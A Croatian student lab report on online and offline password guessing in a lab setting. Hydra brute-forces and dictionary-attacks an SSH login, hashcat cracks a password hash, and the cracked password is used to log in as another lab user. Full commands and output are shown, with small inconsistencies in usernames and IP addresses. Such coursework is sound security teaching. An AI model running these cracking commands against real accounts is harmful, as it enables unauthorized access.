

# Izvještaj pete laboratorijske vježbe


## 1. Online Password Guessing

- Kod online password guessinga sva nagađanja se šalju na legitimni server.
- Prvo smo u CMD provjerili možemo li dosegnuti lab server tako što smo ga pingali.

```
ping a507-server.local
```


- Instalirali smo hydra aplikaciju kako bi mogli izvesti online password guessing napad na svoj account. O šifri su nam poznate sljedeće informacije : sastoji se od malih slova i duljina šifre je od 4 do 6 karaktera.

```
hydra -l bilic_barbara -x 4:6:a 10.0.15.8 -V -t 4 ssh
```



- Kada smo izračunali koliko vremena bi bilo potrebno da na ovakav način otkrijemo šifru dobili smo rezultat da bi trebalo otprilike 32 godine.
- Kako bi se smanjilo vrijeme pronalaženja odgovarajuće šifre napravili smo dictionary.

```
wget -r -nH -np --reject "index.html*" http://a507-server.local:8080/dictionary/g4/
hydra -l bilic_barbara -P dictionary/g4/dictionary_online.txt 10.0.15.8 -V -t 4 ssh
```



- Sada vidimo da s dictionaryem imamo puno manje mogućih šifri te smo šifru saznali u roku nekoliko minuta.

## 2. Offline Password Guessing

- Kod offline password guessinga napadač nije u online interakciji sa serverom.
- Prvo smo instalirali hashcat tool te spremimo password hash iz prethodnog koraka.
- I u ovom napadu smo koristili dictionary kako bismo za manje vremena okрили šifru.

```
sudo apt-get install hashcat

# Test it
hashcat

hashcat --force -m 1800 -a 3 hash.txt ?l?l?l?l?l?l --status --status-timer 10

wget -r -nH -np --reject "index.html*" http://a507-server.local:8080/dictionary/g4/
```

- Zatim provjerimo validnost otkrivene šifre.

```
# ssh <username>@<your IP address>
ssh jean_doe@10.0.15.8
```

```
john_doe@host_bilic_barbara:~$ ssh john_doe@15.10.0.8
Progress:.....: 36224/50060 (72.36%)
Rejected:.....: 0/36224 (0.00%)
Restore.Point:....: 36096/50060 (72.11%)
Candidates.#1:....: kkn1zk -> kkalin
HWMon.Dev.#1:....: N/A

Started: Tue Dec 21 14:25:54 2021
Stopped: Tue Dec 21 14:31:11 2021
student@DESKTOP-7Q0BASR: /mnt/c/Users/AS07$ ssh john_doe@15.10.0.8
^C
student@DESKTOP-7Q0BASR: /mnt/c/Users/AS07$ ssh john_doe@10.0.15.8
john_doe@10.0.15.8's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

john_doe@host_bilic_barbara:~$
```

- Na slici vidimo da smo offline napadom na ovaj način pristupili korisničkom računu od John Doe.